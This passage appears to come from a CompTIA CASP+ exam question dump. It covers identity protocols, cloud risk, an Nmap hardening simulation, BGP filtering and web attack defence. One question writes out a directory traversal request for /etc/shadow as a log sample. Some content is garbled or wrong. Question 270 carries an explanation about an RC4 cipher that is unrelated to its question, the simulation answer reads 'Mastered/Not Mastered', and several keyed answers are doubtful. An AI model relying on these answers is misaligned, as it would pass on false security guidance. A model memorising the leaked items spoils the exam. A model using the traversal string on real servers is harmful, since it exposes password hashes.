- ? Measure the effectiveness of the training by comparing the click-through rate and the infection rate before and after the training.
- ? Provide feedback and reinforcement to the employees by informing them of their performance and reminding them of the best practices for email security.

#### NEW QUESTION 217

An organization is implementing a new identity and access management architecture with the following objectives:

Supporting MFA against on-premises infrastructure

Improving the user experience by integrating with SaaS applications

Applying risk-based policies based on location

Performing just-in-time provisioning

Which of the following authentication protocols should the organization implement to support these requirements?

- A. Kerberos and TACACS
- B. SAML and RADIUS
- C. OAuth and OpenID
- D. OTP and 802.1X

**Answer:** C

#### Explanation:

Reference: <https://docs.microsoft.com/en-us/azure/active-directory/manage-apps/migrate-application-authentication-to-azure-active-directory>

OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk-based policies, and just-in-time provisioning. References: <https://auth0.com/docs/protocols/oauth2> <https://openid.net/connect/>

#### NEW QUESTION 220

A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

- A. Availability
- B. Data sovereignty
- C. Geography
- D. Vendor lock-in

**Answer:** B

#### NEW QUESTION 222

A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

- A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
- B. The change control board must review and approve a submission.
- C. The information system security officer provides the systems engineer with the system updates.
- D. The security engineer asks the project manager to review the updates for the client's system.

**Answer:** B

#### Explanation:



The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization. The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.

\* A. The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client's systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project's objectives and deliverables.

\* C. The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.

\* D. The security engineer asking the project manager to review the updates for the client's system is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board. The project manager is responsible for facilitating the change management process, but not for approving or rejecting change requests.

<https://www.projectmanager.com/blog/change-control-board-roles-responsibilities-processes>

#### NEW QUESTION 226

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.

Which of the following is the BEST solution to meet these objectives?

- A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
- B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
- C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
- D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

**Answer: B**

#### Explanation:

PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified References: <https://www.comptia.org/blog/what-is-pam>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 228

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.

Which of the following actions would BEST resolve the issue? (Choose two.)

- A. Conduct input sanitization.
- B. Deploy a SIEM.
- C. Use containers.
- D. Patch the OS
- E. Deploy a WAF.
- F. Deploy a reverse proxy
- G. Deploy an IDS.

**Answer: AE**

#### Explanation:

A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization.

LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.<sup>45</sup>

#### NEW QUESTION 230

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

- A. A WAF
- B. An IDS
- C. A SIEM
- D. A honeypot

**Answer: D**

#### Explanation:

Reference: <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>

#### NEW QUESTION 232

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of

the following BEST describes the risk associated with this implementation?

- A. Loss of governance
- B. Vendor lockout
- C. Compliance risk
- D. Vendor lock-in

Answer: C

## NEW QUESTION 235

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SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used.

Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only)

The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NMAP Scan Output


Nmap scan report for 10.1.45.65  
Host is up (0.015s latency).  
Not shown: 998 filtered ports  
PORT STATE SERVICE VERSION  
22/tcp open ssh CrushFTP sftpd (protocol 2.0)  
8080/tcp open http CrushFTP web interface  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Microsoft Windows 7[2008  
OS CPE: cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_server\_2008:r2  
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2  
  
Nmap scan report for 10.1.45.66  
Host is up (0.016s latency).  
Not shown: 998 closed ports  
PORT STATE SERVICE VERSION  
25/tcp closed smtp Barracuda Networks Spam Firewall smtpd  
415/tcp open ssl/smtp smtpd  
587/tcp open ssl/smtp smtpd  
443/tcp open ssl/http Microsoft IIS httpd 7.5  
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam\_%26\_virus\_firewall\_600:-  
  
Nmap scan report for 10.1.45.67  
Host is up (0.026s latency).  
Not shown: 991 filtered ports  
PORT STATE SERVICE VERSION  
20/tcp closed ftp-data  
21/tcp open ftp FileZilla ftpd 0.9.39 beta  
22/tcp closed ssh  
80/tcp open http Microsoft IIS httpd 7.5  
443/tcp open ssl/http Microsoft IIS httpd 7.5  
2001/tcp closed dc  
2047/tcp closed dls  
2196/tcp closed unknown  
6001/tcp closed X11:1  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows Vista[7]2008[8.1 (94%)  
OS CPE: cpe:/o:microsoft:windows\_vista:sp2 cpe:/o:microsoft:windows\_7:sp1 cpe:/o:microsoft:windows\_server\_2008 cpe:/o:microsoft:windows\_8.1:r1  
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Nmap scan report for 10.1.45.68  
Host is up (0.016s latency).  
Not shown: 999 filtered ports  
PORT STATE SERVICE VERSION  
21/tcp open ftp Pure-FTPd  
443/tcp open ssl/http-proxy SonicWALL SSL-VPN http proxy  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: firewall[general purpose][media device  
Running (JUST GUESSING): Linux 3.X[2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)  
OS CPE: cpe:/o:linux:linux\_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux\_kernel:3.2 cpe:/o:linux:linux\_kernel:2.6.32  
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)  
No exact OS matches for host (test conditions non-ideal).


Devices Discovered (0)

+Add Device For

10.1.45.65  
10.1.45.66  
10.1.45.67  
10.1.45.68







- A. Mastered  
 B. Not Mastered

Answer: A

#### Explanation:

- \* 10.1.45.65 SFTP Server Disable 8080
- \* 10.1.45.66 Email Server Disable 415 and 443
- \* 10.1.45.67 Web Server Disable 21, 80
- \* 10.1.45.68 UTM Appliance Disable 21

#### NEW QUESTION 240

Which of the following are risks associated with vendor lock-in? (Choose two.)

- A. The client can seamlessly move data.  
 B. The vendor can change product offerings.  
 C. The client receives a sufficient level of service.  
 D. The client experiences decreased quality of service.  
 E. The client can leverage a multicloud approach.  
 F. The client experiences increased interoperability.

Answer: BD

#### Explanation:

Reference: <https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data>

Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a

sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: <https://www.comptia.org/blog/what-is-vendor-lock-in> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 241

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation. Which of the following BEST describes this process?

- A. Deepfake
- B. Know your customer
- C. Identity proofing
- D. Passwordless

**Answer: C**

#### Explanation:

Reference: <https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/>

#### NEW QUESTION 243

A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

- A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
- B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
- C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
- D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

**Answer: A**

#### NEW QUESTION 246

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.

Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

- A. Disable BGP and implement a single static route for each internal network.
- B. Implement a BGP route reflector.
- C. Implement an inbound BGP prefix list.
- D. Disable BGP and implement OSPF.

**Answer: C**

#### Explanation:

Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

#### NEW QUESTION 250

A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

- A. Mirror the blobs at a local data center.
- B. Enable fast recovery on the storage account.
- C. Implement soft delete for blobs.
- D. Make the blob immutable.

**Answer: C**

#### Explanation:

Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

#### NEW QUESTION 253

A network administrator who manages a Linux web server notices the following traffic: `http://corr.ptia.org/../../../../etc/shadow`

Which of the following is the BEST action for the network administrator to take to defend against this type of web attack?

- A. Validate the server certificate and trust chain.
- B. Validate the server input and append the input to the base directory path.
- C. Validate that the server is not deployed with default account credentials.
- D. Validate that multifactor authentication is enabled on the server for all user accounts.

**Answer: B**

#### Explanation:

The network administrator is noticing a web attack that attempts to access the `/etc/shadow` file on a Linux web server. The `/etc/shadow` file contains the encrypted



passwords of all users on the system and is a common target for attackers. The attack uses a technique called directory traversal, which exploits a vulnerability in the web application that allows an attacker to access files or directories outside of the intended scope by manipulating the file path.

Validating the server input and appending the input to the base directory path would be the best action for the network administrator to take to defend against this type of web attack, because it would:

? Check the user input for any errors, malicious data, or unexpected values before processing it by the web application.

? Prevent directory traversal by ensuring that the user input is always relative to the base directory path of the web application, and not absolute to the root directory of the web server.

? Deny access to any files or directories that are not part of the web application's scope or functionality.

#### NEW QUESTION 254

A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.

Which of the following sources could the architect consult to address this security concern?

- A. SDLC
- B. OVAL
- C. IEEE
- D. OWASP

**Answer:** D

#### Explanation:

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology.

Verified References: <https://www.comptia.org/blog/what-is-owasp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 257

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

**Answer:** C

#### NEW QUESTION 260

A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

- A. The principle of lawful, fair, and transparent processing
- B. The right to be forgotten principle of personal data erasure requests
- C. The non-repudiation and deniability principle
- D. The principle of encryption, obfuscation, and data masking

**Answer:** A

#### NEW QUESTION 265

A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

- A. Resource exhaustion
- B. Geographic location
- C. Control plane breach
- D. Vendor lock-in

**Answer:** A

#### Explanation:

Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).

Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:

? Indicate that the CSP is oversubscribing or underprovisioning its resources, which could result in performance degradation, service disruption, or data loss for the company.

? Affect the company's availability, reliability, and scalability requirements, which could impact its operations, reputation, and customer satisfaction.

? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent

or mitigate resource exhaustion.

#### NEW QUESTION 267

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

- A. Performing deep-packet inspection of all digital audio files
- B. Adding identifying filesystem metadata to the digital audio files
- C. Implementing steganography
- D. Purchasing and installing a DRM suite

**Answer: C**

#### Explanation:

Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: <https://www.comptia.org/blog/what-is-steganography> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 269

A security engineer thinks the development team has been hard-coding sensitive environment variables in its code. Which of the following would BEST secure the company's CI/CD pipeline?

- A. Utilizing a trusted secrets manager
- B. Performing DAST on a weekly basis
- C. Introducing the use of container orchestration
- D. Deploying instance tagging

**Answer: A**

#### Explanation:

Reference: <https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/>

A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: <https://www.hashicorp.com/resources/what-is-a-secret-manager> <https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline>

#### NEW QUESTION 270

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign. Which of the following should the company use to make this determination?

- A. Threat hunting
- B. A system penetration test
- C. Log analysis within the SIEM tool
- D. The Cyber Kill Chain

**Answer: B**

#### Explanation:

The security analyst should remove the cipher TLS\_DHE\_DSS\_WITH\_RC4\_128\_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 271

A security analyst observes the following while looking through network traffic in a company's cloud log:

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

Which of the following steps should the security analyst take FIRST?

- A. Quarantine 10.0.5.52 and run a malware scan against the host.
- B. Access 10.0.5.52 via EDR and identify processes that have network connections.
- C. Isolate 10.0.50.6 via security groups.
- D. Investigate web logs on 10.0.50.6 to determine if this is normal traffic.

**Answer: D**

#### NEW QUESTION 273

A security analyst wants to keep track of all outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT, which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

- A. X-Forwarded-Proto
- B. X-Forwarded-For
- C. Cache-Control
- D. Strict-Transport-Security
- E. Content-Security-Policy

**Answer:** B

#### NEW QUESTION 275

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.

Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

- A. Implement a VPN for all APIs.
- B. Sign the key with DSA.
- C. Deploy MFA for the service accounts.
- D. Utilize HMAC for the keys.

**Answer:** D

#### Explanation:

Utilizing HMAC (hash-based message authentication code) for the keys is the best option for securing the REST API connection to the database while preventing the use of a hard-coded string in the request string. HMAC is a technique that uses a secret key and a hash function to generate a code that can verify the authenticity and integrity of a message, preventing unauthorized modifications or tampering. Utilizing HMAC for the keys can prevent the use of a hard-coded string in the request string, as it can dynamically generate a unique code for each request based on the secret key and the message content, making it difficult to forge or replay. Implementing a VPN (virtual private network)

for all APIs is not a good option for securing the REST API connection to the database, as it could introduce latency or performance issues for API requests, as well as not prevent the use of a hard-coded string in the request string. Signing the key with DSA (Digital Signature Algorithm) is not a good option for securing the REST API connection to the database, as it could be vulnerable to attacks or forgery if the key is compromised or weak, as well as not prevent the use of a hard-coded string in the request string. Deploying MFA (multi-factor authentication) for the service accounts is not a good option for securing the REST API connection to the database, as it could affect the usability or functionality of API requests, as well as not prevent the use of a hard-coded string in the request string. Verified References: <https://www.comptia.org/blog/what-is-hmac> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 276

A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.

